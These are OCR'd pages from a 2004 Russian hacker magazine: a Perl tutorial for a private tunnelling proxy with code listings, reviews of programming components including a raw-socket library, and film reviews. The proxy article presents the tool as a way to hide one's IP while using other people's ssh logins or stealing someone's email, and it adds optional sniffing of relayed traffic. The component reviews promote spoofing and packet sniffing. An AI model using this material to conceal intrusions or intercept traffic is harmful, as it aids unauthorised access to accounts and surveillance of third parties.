отмечаем следующие пунктики:
>Write
>Finalize CD
>JustLink(BurnProf)
>Track-At-Once
Теперь нажимаем кнопку New, перетаскиваем в область записи дистрибутив Windows XP и выполняем запись.

Грядунов Валентин aka grinders
grinders2600@mail.ru




На CD ты найдешь полный исходный код нашей системы сбора статистики, последнюю версию библиотеки GD, множество документов по созданию изображений и программированию на PHP.



При создании систем статистики, рассчитанных на большие нагрузки, целесообразно использовать компилируемые языки – это значительно повысит производительность и отказоустойчивость системы.

ВЫШЕЛ РЕЛИЗ PHP 4.3.6

После трех недель молчания программисты, работающие над PHP, выпустили официальный релиз PHP 4.3.6. В новой версии интерпретатора обновлена до 5.0.3p1 библиотека PDFLib и используется GD 2.0.22. Исправлено с десяток опасных и не очень уязвимостей, целиком переписаны несколько функций. Список всех внесенных изменений доступен на сайте PHP (**www.php.net/ChangeLog-4.php#4.3.6**). В целом, вердикт очевидный: обновляться, не глядя на выход PHP 5.0 RC2.



Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ПРЕДОХРАНЯЙСЯ НОСКАМИ!



Ты не раз задумывался о собственной безопасности, правда? Порой ведь приходится проделывать различные штуковины: например, зацепиться по ssh под чужим логином, снять мыло какого-нибудь ламера и т.п. Для этого необходимо прибегнуть к помощи анонимного проксика, который мы сейчас и напишем.

СОЗДАЕМ ПРИВАТНЫЙ ПРОКСИ-СЕРВЕР

ЗАЧЕМ ТЕБЕ СОКС?

Прежде чем что-либо кодить, подумаем, зачем вообще может пригодиться прокси? Ведь в огромных проектах (наподобие squid) сервер включает в себя возможности кэширования, управления потоками, аутентификации по хостам, паролям и прочие возможности. Разумеется, подобные вещи используются не для хакерских проделок. Для нас с тобой приватный прокси должен выполнять всего одну задачу - мутить безопасный туннель до точки назначения. Причем безопасность не будет включать шифрование данных (при острой необходимости ты реализуешь это самостоятельно), а только скроет твой IP-адрес.

В принципе, в инете полно различных проксиков, и совсем не обязательно изобретать еще один. Но уже существующие проекты нередко требуют рута либо написаны на Си. Такие проги могут быть заюзаны лишь на *nix-системах. Я поставил задачу - написать прокси-сервер на Perl и убить двух зайцев сразу. Во-первых, сценарий будет работать под непривилегированным аккаунтом, а во-вторых, исправно сотрудничать с виндовым ActivePerl.

СОЗДАНИЕ АЛГОРИТМА

Общие черты прокси-сервера я обдумал. Теперь приступим к составлению алгоритма этого проекта. Прежде всего, скрипт должен светиться порту не ниже 1025 (что допустимо для обычного пользователя). При новом подключении проксик создает туннель с удаленным сервером. Вот тут возникла первая проблема: нужно либо подстраиваться под уже известный протокол (Socks4, к примеру), либо придумывать что-то свое. Мне не хотелось реализовывать отдельный протокол по одной простой причине: я желал, чтобы любой клиент мог юзать прокси-соединение, не зная, что трафик туннелируется. Непонятно? Объясню еще раз. Обычный HTTPS-прокси ждет от клиента команды "CONNECT server:port PROTOCOL". После этого происходит соединение с необходимой машиной. Однако при этом клиент должен уметь коннектиться через HTTPS. В моем случае это совсем не обязательно. Но ты спросишь: как тогда скрипт узнает, с каким сервером ему соединяться? На самом деле все очень просто. Прежде чем использовать прокси-сервер по прямому назначению, ему необходимо заслать специальную команду. Она будет содержать три параметра: пароль для доступа к прокси, удаленный сервер и удаленный порт. Приняв эти опции, скрипт проверит пароль, и, если он совпадает, замутит необходимое соединение на другом порту. Значение порта вернется в ответ на пользовательский запрос. Помимо этого, необходимо позаботиться о своевременном закрытии соединения, в случае если на порт никто не приконнектился (зачем нам дохлые сокеты?). Разумеется, проксик будет многопоточным, с корректным завер-

> Прежде всего, скрипт должен светиться порту не ниже 1025 (что допустимо для обычного пользователя).

```
mc - /lib/ldd.so/icqd
Файл: access.log          Ст. 0          380 байт
Opening port 5393 for                [telenet.ircnet.ru:6667]
Password incorrect from
Opening port 5601 for 127.0.0.1 [telenet.ircnet.ru:6667]
Opening port 5403 for                [login.icq.com:5190]
Opening port 5517 for                [irc.telenet.ru:6667]
Opening port 5945 for                [telenet.ircnet.ru:6667]
Opening port 5999 for 127.0.0.1
```

Лог обращений к соксику

шением "мертвых" сессий. И, наконец, нужно осуществить логинг всех входящих запросов и трафика.

Несмотря на всю сложность алгоритма, код проксика довольно прост и не содержит никаких изощрений. Для работы с сокетами я использовал модули IO::Socket, IO::Select, а также POSIX (для корректного завершения потомков). Помимо этого, в коде юзается перехват двух сигналов (CHLD и ALRM) - об их назначении я расскажу немного позже.

ТОНКОСТИ PERL

Как я уже сказал, первое, что требуется от нашего прокси-сервера - открытие главного порта. На него будут приниматься запросы для новых подключений. В самом начале скрипта идет определение значения порта. По умолчанию это 5190 (пусть все думают, что у тебя на шелле находится ICQ-сервер :)). Тут же отображается пароль на доступ к серверу. Я задал очень простой пасс - 123 (при желании можешь его поменять).

Код программы (без процедур) занимает всего несколько строк. В нем реализуется открытие порта и создание новых соединений.

Создаем новые соединения

```
unless (fork()) {
use IO::Socket;
use IO::Select;
use POSIX ":sys_wait_h";
$|++;
$bind=IO::Socket::INET-
>new(Listen=>10,Reuse=>1,LocalPort=>$startport)
|| die print "Can't bind MAIN socket on $startport: $!\n";
while(1) {
while($client=$bind->accept()) {
unless(fork()) {
new_client($client);
exit;
}}}}
```

Я специально не стал давать комментарии к коду. Тот, кто знает Perl, сам разберется, что к чему, а остальные поймут по ходу чтения статьи.

Все начинается с вызова функции fork(). Ты знаешь, что форк создает идентичный подпроцесс. В данном случае мы описываем код, который выполняется в теле потомка (родитель завершает свое существование :)). По сути, я загнал процесс в бэкграунд. Ты сам в этом убедишься, когда запустишь скрипт - после старта вернется стандартное приглашение интерпретатора (будто ничего и не произошло).

Далее заюзываем Socket для создания сокетов и Select - для управления ими. Чуть ниже идет загрузка части модуля POSIX, которая отвечает за корректное завершение убитых потомков. Напоследок отрубим буферизацию ($|++ практически то же, что $|=1).

Теперь приступаем непосредственно к выполнению вышеописанного алгоритма. В переменной $bind будет храниться идентификатор сокета (или не будет - в случае если порт по каким-то причинам не открывается). Когда порт удачно засветился, впадаем в бесконечный цикл, в котором непрерывно анализируется состояние открытого сокета. Как только произошел коннект, сразу вызываем fork() и ответвляем процесс. Это делается для того, чтобы скрипт мог независимо обрабатывать сразу несколько подключений. Если процедура new_client() завершается, считаем соединение закрытым и выходим из подпроцесса.

mcedit - лучший редактор :)

ОБСЛУЖИВАЕМ КЛИЕНТА


Тебе, несомненно, станет интересно, что же происходит в процедуре new_client(). Как я уже говорил, саба запускается в отдельном процессе, то есть не пересекается с остальными. И это правильно - клиенты не должны путаться друг у друга под ногами :). Итак, вот небольшая процедура, цель которой -

МОЧИМ ЗАЗЕВАВШИХСЯ

При завершении потомка нужно проследить, чтобы процесс корректно исчез из таблицы. В противном случае, в proc_table появится зомби. Когда в потомке встречается exit, ему посылается сигнал CHLD, который должен быть обработан. В соксах при таком сигнале управление передается процедуре kill_fork(). Там с помощью модуля POSIX вызывается функция waitpid(). Она дожидается корректного завершения и возвращает процесс убитого. Либо -1, когда потомок уже умер :). Не будем вникать в технику, главное, что при юзании этой конструкции таблица чиста от назойливых зомбей.



Порт для соединения-туннеля берется из принципа $srartport+целая_часть(рандом($portlimit)). Указанные переменные инициализированы в начале скрипта.




На диске ты найдешь полный исходник моего проксика, а также программу Perl2Exe для превращения скрипта в исполняемый файл.

Активируем новое подключение

ПРИМЕНЕНИЕ ПРОКСИКА

Этот демон проверялся на следующих сервисах: smtp, pop3, ssh, telnet, ftp, www, irc и показал отличный результат. Из-за принципов протокола, его невозможно подвязать к аське, но при желании ты можешь добиться этого самостоятельно.


Мутим полноценный и безопасный IRC-туннель

```
[root@ns icqd]# perl client.pl
Usage client.pl <-s Socks-server> <-x Socks-port> <-a Socks-password> <-h Remote host> <-p Remote port>
[root@ns icqd]# perl client.pl -s 127.0.0.1 -x 123 -h ... -p 55000
Usage client.pl <-s Socks-server> <-x Socks-port> <-a Socks-password> <-h Remote host> <-p Remote port>
[root@ns icqd]# perl client.pl -s 127.0.0.1 -x 5190 -a 123 -h ... -p 55000
Server said: Spawned tunnel to ...:55000 on 127.0.0.1:5999
[root@ns icqd]# telnet 127.0.0.1 5999
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-1.5-1.2.15
```

Работоспособный SSH-туннель

аутентифицировать соединение и подготовиться к созданию необходимого туннеля.

Создание туннеля


```
sub new_client {
my ($sid)=@_;
$sid->recv($shake,1024);
exit unless ($shake);
($lport, $sdata)=parse_logon($shake);
if ($lport eq 0) {
        $sid->send("-ERR\n");
        if ($logpw) {
        $ip=getip($sid);
        logging("access.log", "Password incorrect from
$ip\n");
        }
        close($sid);
        exit;
}
        $sid->send("+OK $lport $sdata\n");
skipped
close($sid);
        unless(fork) { listen_gate($lport, $sdata) }
        return 0;
}
```

Разберемся, что конкретно делает эта действительно маленькая саба. Во-первых, в ней запоминается идентификатор сокета, на который успешно подцепились. Затем происходит чтение из этого самого идентификатора информации для "рукопожатия". Для забывчивых повторяю: клиент передаст строку вида "pass:host:port". Затем зарисовывается новая процедура parse_logon(), от которой мы получаем рандомно выбранный локальный порт (на котором будем сокет мутить), а также $sdata (переменная имеет вид "host:port"). Если был получен нулевой результат, вызываем функцию определения IP и логируем запрос (для дальнейшего изучения). Наконец, закроем сокет и корректно завершим процесс.

В случае же если logon_parse() вернул ненулевое значение, напишем клиенту, что он прав :), а также наградим его значением локального порта (смотри скриншот).

На всякий случай определяем сетевой адрес и логируем запрос (вдруг это был хакер с забугорья?). И в виде отдельного процесса переходим к процедуре listen_gate(). Она очень проста, поэтому не привожу ее синтаксиса. Единственная сложность - в коде используется таймер. Он нужен, если клиент раздумал цепляться на выданный ему порт. Посуди сам, в этом случае сценарий создаст лишний сокет, который никогда не будет закрыт (он уничтожится после завершения главного процесса). Чтобы оговорить этот вариант, после открытия порта запускается таймер на 300 секунд. Если соединения за это время не произошло - процессу посылается сигнал ALRM, который обрабатается специальной процедурой timer() (ее ты обнаружишь в сорцах). В этой нехитрой сабе происходит корректное закрытие сокета и завершение подпроцесса.


Если же соединение удалось - таймер деактивируется и интерпретатор переходит к обработке процедуры forward(). Она является самой главной и масштабной. Если


Сессия - как на ладони

> Если же соединение удалось - таймер деактивируется и интерпретатор переходит к обработке процедуры forward().

ПОРТИРОВАННАЯ ВЕРСИЯ

Если хочешь использовать прокси-сервер на машине без Perl-интерпретатора, слей программу Perl2exe и получи независимый exe-файл. Скачать софтину можно по адресу **www.indigostar.com/download/p2x-8.00-Win32.zip**.


Легким движением руки .pl превращается... в exe!

тебе удастся понять принцип ее реализации - считай, что ты научился работать с сокетами.

МЕХАНИЗМ ТУННЕЛИРОВАНИЯ

На самом деле я чуть-чуть приврал, говоря о масштабности. Процедура весьма компактна и содержит только необходимые вещи. Не веришь - сам посмотри на ее листинг.

Работа с двумя сокетами

```
sub forward {
my($sid, $sdata)=@_;
$select = IO::Select->new();
$select->add($sid);
binmode($sid);
my($remote)=IO::Socket::INET->new("$sdata") || die print "$!\n";
$select->add($remote);
binmode($remote);
while(1) {
foreach $n ($select->can_read) {
if ($n eq $sid) {
$sid->recv($buff, 1024);
if ($buff) {
$remote->send($buff);
logging("sniff.log", "-> $buff") if $sniff;
} else {
$select->remove($sid);
logging("sniff.log", "-> EOF\n") if $sniff;
close($sid);
close($remote);
return 0;
}}
if ($n eq $remote) {
$remote->recv($buff, 1024);
***skipped***
}}
return 0;
}
```


В этом куске кода происходит работа в основном с модулем IO::Select. Он служит для слежения за сокетом и имеет несколько нужных методов. Нас интересует can_read, так как именно он определяет - имеются ли в сокете непрочитанные данные. После того как был получен идентификатор подключенного клиента, происходит его добавление в "список" Select'a. Затем порождаем соединение с удаленным узлом и также добавляем его для контроля Select'ом.

Дальше - больше. Откроем бесконечный цикл, в котором перебираем все сокеты с данными. Если таковой имеется и его идентификатор совпадает с клиентским - поспешно считываем из него информацию и передаем ее удаленному узлу. Мы народ нечестный, поэтому беззаботно снифаем данные в случае активной переменной $sniff :). Когда идентификатор равен удаленному сокету - поступаем с точностью до наоборот - данные берутся с сервера и пересылаются клиенту. Если по какой-то причине та или другая сторона разорвала соединение (всякое бывает), контроль не теряется - после чтения инфы постоянно анализируется переменная-буфер. Когда она не определена - сокет мертв, и нужно корректно закрыть второе соединение с последующим занулением файла (если ведется запись данных). Таким образом, процесс завершится только по воле клиента (либо при форс-мажорных обстоятельствах ;)), как и было задумано.

Вот, собственно, и весь наш проект. Запускать его можно на любом шелле, даже на виндовом :). Если ты желаешь более подробно изучить мои соксы (в рамках одной статьи все нюансы не описать) - изучай выложенные (http://kamensk.net.ru/forb/1/x/socks.tar.gz) сорцы либо шли свои вопросы на мыло.



Фленов Михаил (horrific@vr-online.ru, www.vr-online.ru)




ОБЗОР КОМПОНЕНТОВ

РЕДАКТОР ФОРМУЛ

Visual C++

Описание: В MS Word есть очень хорошая и удобная вещь – редактор формул. Если ты испытываешь необходимость в чем-то подобном, то тебе нужен хороший класс, я для себя такой уже нашел - Formula Editor.



Особые отличия

- Поддерживаются все основные и необходимые математические операторы, поэтому формулы будут любой сложности и навороченности.
- Удобная поддержка Drag&Drop.
- Экспорт в картинки, но пока поддерживается только формат BMP.
- Зачем-то реализовали экспорт кода в Fortran 77 :), мелочь, а приятно.
- Есть предварительный просмотр и печать формулы.
- Я видел много программ или исходников, и с каждым разом убеждаюсь, что немцы программировать не умеют. В 2000-х годах туда уехало очень много наших соотечественников, но это им явно не помогло. Formula Editor немецкого происхождения, и в некоторых местах код великолепен, как будто написан Эйнштейном, а кое-где смотреть страшно. После этого возникает вопрос - и как это еще работает?

Диагноз

Рекомендуется всем студентам, чтобы повыпендриваться перед преподавателями. Главное, не показывать исходный код классов, а то могут и засмеять.


Ссылки

Забираем файл здесь: www.codeproject.com/miscctrl/formulactrl.asp.

ALEXF DIALER - ПОЗВОНИ МНЕ, ПОЗВОНИ

Visual C++

Описание: Каждый уважающий себя хакер должен сделать в жизни три вещи: построить дом, посадить дерево, написать звонилку в инет. Федоров Александр третье уже сделал и предлагает всем желающим скачать его исходник.



Особые отличия

- Реальная звонилка с поддержкой списка номеров телефонов и перебора.
- Можно добавлять, редактировать и удалять соединения.
- Неплохой набор настроек, напоминающий EType Dialer.
- Отображение статистики полученных/отправленных данных.
- График скорости передачи данных.
- Не знаю, как в VC 6.0, но в VC.NET пришлось попотеть, чтобы заставить программу работать, потому что неправильно описана функция RasEnumConnections. Лечится это простым добавлением параметров (WPARAM w, LPARAM l) и изменением возвращаемого значения с void на LRESULT.
- Автор постарался на славу. Все аккуратненько и красиво, но не хватает проверки на ошибки. Если в системе нет соединений, то программа засыпается багами. Добавь проверки на ошибки после вызова всех функций RAS.

Диагноз

Несмотря на недостатки исходник может послужить хорошей отправной точкой для создания собственной звонилки круче любого EType. Лично я уже положил его в отдельную папочку и при первой же свободной минуте обязательно займусь улучшением этой проги.


Ссылки

Исходники забираем здесь: www.sources.ru/cpp/network/afdialer_src.zip.

RAW TCP/IP

Visual C++

Описание: Когда ты работаешь с WinSock, то для приема и отправки данных достаточно указать только адрес/порт получателя и плюнуть ему пакет данных. В 1 версии этой библиотеки не было даже намека на прямой доступ к данным пакета, но во второй что-то похожее появилось в виде RAW сокета. Только вот работать с заголовками тяжело. Для упрощения жизни добрый дядька по имени Barak Weichselbaum (опять что-то немецкое) создал библиотеку RAW TCP.



Особые отличия

- Теперь ты можешь легко написать какую-нибудь прогу для атаки спуфингом или чем-то подобным.
- Легко можно написать прогу, которая посылает пакеты с испорченными заголовками, а TCP в свое время очень сильно страдал плохой обработкой таких пакетов.
- Встроены классы CTCPSocket, CUDPSocket и CICMPSocket, с помощью которых упрощается кодинг сетевых прог через сырой протокол.
- В архиве найдешь примеры таких прог, как ping, traceroute и т.д.
- Косяков в работе пока не выявлено, так что отрицательных сторон НЕТ!

Диагноз

Любой уважающий себя хакер должен иметь в своем арсенале эту библиотеку. Если ты хоть немного пишешь Х-софт самостоятельно, то уж точно найдешь применение этим классам.

Ссылки

Класс в исходниках забираем здесь: www.sources.ru/cpp/rawTcpip_200.zip.



ALPHAEFFECTS – ПРОЗРАЧНОСТЬ С ПОЛЬЗОЙ

Delphi

Описание: Давным-давно, в тридесятом государстве, в одном маленьком журнале Хакер я описывал работу с функцией UpdateLayeredWindow, которая позволяет сделать окно прозрачным. Вещь хорошая, но в реальной жизни я ей применения не нашел. Видимо, плохо искал, потому что сегодня наткнулся на этот компонент и понял, что мое воображение оставляет желать лучшего. AlphaEffects создает с помощью прозрачности умопомрачительные эффекты, которые реально украсят как минимум появление окна "О программе", а можно таким образом отображать любые окна.

Особые отличия

- (+) Позволяет делать анимационные эффекты с использованием прозрачности для любых форм.
- (+) Это не компонент, а модуль, поэтому не требует установки в Delphi. Достаточно вызвать только одну функцию, и все готово.
- (+) Включает в себя небольшую тележку (17 шт.) симпатичных визуальных эффектов, которые украсят появление и исчезновение любого окна.
- (+) Работает быстро и без тормозов.
- (−) Для создания эффекта используется функция UpdateLayeredWindow, которая есть только в Win2k и старше. При этом в семействе окон 9x можно будет увидеть только Access Violation или "Функция не найдена".
- (−) Работает только с диалогами, а как хотелось бы еще и с компонентами. Хотя я, наверное, губу раскатал, пойду закатывать обратно.

Диагноз

Вещь суперская и, несомненно, произведет впечатление на твоих друзей. Если ты учишься в универе и нужно сдать преподу программу, просто добавь этот эффект - пять баллов тебе обеспечены.


Ссылки

Исходник и демку забираем здесь: www.am-ende.net/delphi/alphaeffects/.

TSTRETCHHANDLES – ПЕРЕМЕЩАЕМЫЕ КОМПОНЕНТЫ



Описание: В моих приложениях очень часто возникает необходимость перемещать компоненты по форме во время выполнения программы, как в дизайнере форм. Чтобы это реализовать, приходится писать не одну строчку кода, и выглядит это не очень красиво. Геморроя добавляется, когда нужно двигать или изменять размеры сразу нескольких компонентов. Скачай и установи себе TStretchHandles, и ты лишишься болей в заднем проходе от кодирования, изменения и перемещения компонентов в Runtime.



Особые отличия

- (+) Хотя все это могло быть модулем, программисты сделали компонент, что иногда очень удобно.
- (+) Достаточно вызвать метод Attach, а в качестве единственного параметра указать нужный компонент, как он выделяется рамкой и становится перемещаемым, и можно мышкой изменять размеры.
- (+) Может работать с группой компонентов.
- (+) Можно устанавливать сетку и регулировать ее размер, как по горизонтали, так и по вертикали.
- (−) Иногда компонент глючит, поэтому готовую программу надо хорошенечко протестить.

Диагноз

На скрине ты можешь видеть, как выделены три кнопки в группу. Вокруг каждого компонента появляются точки определенного цвета (в данном случае красного), и сразу видно, какой компонент можно перемещать. В самостоятельных реализациях перемещения компонентов на такие прибамбасы времени не хватает. Все преимущества TStretchHandles говорят о том, что компонент must have!

Ссылки

Забираем файл здесь: http://z-ol.chat.ru/cmplib/handles.zip.

NETSTAT COMPONENTS – СОСТОЯНИЕ ПОРТОВ



Описание: Что ты делаешь, когда нужно узнать состояние портов на локальной машине? Я надеюсь, что не запускаешь сканер портов, а используешь утилиты типа netstat. Но как самому написать такую игрушку? Для этого нужен компонент Fnugry Netstat Components от Юрченко Глеба.

Особые отличия

- (+) С помощью этих компонентов легко узнать состояние TCP и UDP портов.
- (+) Можно получить статистику TCP пакетов (принято/отправлено).
- (+) Исправлены ошибки, которые возникали в старой версии в Win2K при получении состояния портов.
- (+) Внимание на экран – пакет, который я предлагаю, включает в себя не только статистику, но и возможность снифинга.
- (+) Полный исходник.
- (−) Ошибки ICMP исправили, но теперь снифинг глючит во время получения списка сетевых адаптеров.
- (−) Для получения сведений о портах ничего дополнительного не надо, а вот для снифинга нужна динамическая библиотека Packet32.dll (подробнее об этом мы писали в статье «Ваяем снифер своими руками»).

Диагноз

Утилиты снифа и получения информации о TCP должны быть у любого перца, и теперь они могут быть твоего собственного производства с минимальными затратами.

Ссылки

Забираем файл здесь: www31.brinkster.com/drmungkee/projects/ipsnoopy/ipsnoopy_src.zip.
Пример использования с библиотеками: www31.brinkster.com/drmungkee/projects/ipsnoopy/ipsnoopy.zip.

ХАКЕР/№06(66)/2004

Иван Помакин, профессор вареза (sidex@real.xakep.ru)




СВЕЖАЯ WAREZ-КА

ВИДЕО WAREZ-КА

«ПОСЛЕЗАВТРА» (THE DAY AFTER TOMORROW)


Мировая премьера: 27.05.04
Премьера в RU: 27.05.04
В ролях: Деннис Куэйд/Джейк Гилленхаал/Йен Хольм
Режиссер: Роланд Эммерих



Впервые за месяц сорвался в кино. Случай удачный – кино нам показывали в один день с амерами. Асоциальное бытие страшная штука – заснул посередине фильма, чтобы получить исключение из правил – прежде засыпать удавалось лишь на убедительно сливных фильмах. Здесь же просто мозг перестал принимать море отличных спецэффектов. Полмира не закрывали бездонных ртов, когда бомбили башенки 911. Здесь же подобное учудила мать-природа с доброй половиной Штатов, зацепив и ближнее-дальнее зарубежье: снегопад, потоп, ураган... Режиссер фильма хорошо «тренировался на кошках», «День независимости» и «Годзилла» помогли подойти к новому фильму абсолютно упакованным. Снимается вторжение нового ледникового периода, когда доблестный ботаник-залуполог Куэйд борется со стихией. Проявляется и политический мотив - фильмом Буш получает публичную порку за отказ ужесточить контроль выбросов в атмосферу. Ребята, Greenpeace-страсть давно уже прошла, это не тенденциозно... Если выключить в мозгу линию морализаторства и не ожидать суперигры актеров, уйти целиком в спецэффекты – проведешь за просмотром 2 качественных часа.

«КАРАТЕЛЬ» (THE PUNISHER)


Мировая премьера: 16.04.04
Премьера в RU: 22.07.04
В ролях: Томас Джейн/Джон Траволта/Ребекка Ромин Стамос
Режиссер: Джонатан Хенслейт



Фильм очевиден до безобразия. Бывший чекист собирается жить как простой пацан, с жинкой и сынкой. Не тут-то было! Темное прошлое начинает преследовать и убивает семейство. Понятное дело, пацан теперь должен расквитаться с подонками. В подонке скрывается главный и, пожалуй, единственный приятный сюрприз фильма – Джон Траволта. Не считая ранней роли в «Прорыве», у Траволты лучше всего получаются сладкие подонки – «Без лица», «Криминальное чтиво», «Пароль рыба-меч». Нынешняя роль напоминает как раз о культовом «Swordfish»: он гламурный олигарх, сожительствующий с топовой тетей в топовом замке. Красивые картинки выписаны на основе одноименного комикса. Был целый ряд коммерчески успешных фильмов, снятых по комиксам («Человек-паук», «Люди Икс»). Это уже вторая попытка переложить комикс «Каратель» на кинопленку. Первая случилась в 1989 с участием Дольфа Лундгрена и, несмотря на прошедшие годы, была лучше последней. Томас Джейн слаб в своих актерских движениях и был выписан парой Траволте, очевидно, из-за успешного опыта «Без лица», где они уже дополняли друг друга. Почти все кинокомиксы имеют продолжение. Надеюсь, что этот станет исключением. Зачем ехать на другой конец Москвы в гермозону провайдера за фильмом, лучше бы прошелся до метро и купил комиксы «Дональд Дак и Микки Маус»!

«ФОРТ АЛАМО» (THE ALAMO)

Мировая премьера: 09.04.04
Премьера в RU: 01.07.04
В ролях: Деннис Куэйд/Билли Боб Торнтон/Эмилио Эхеваррия
Режиссер: Джон Сэйлс, Джон Ли Хэнкок

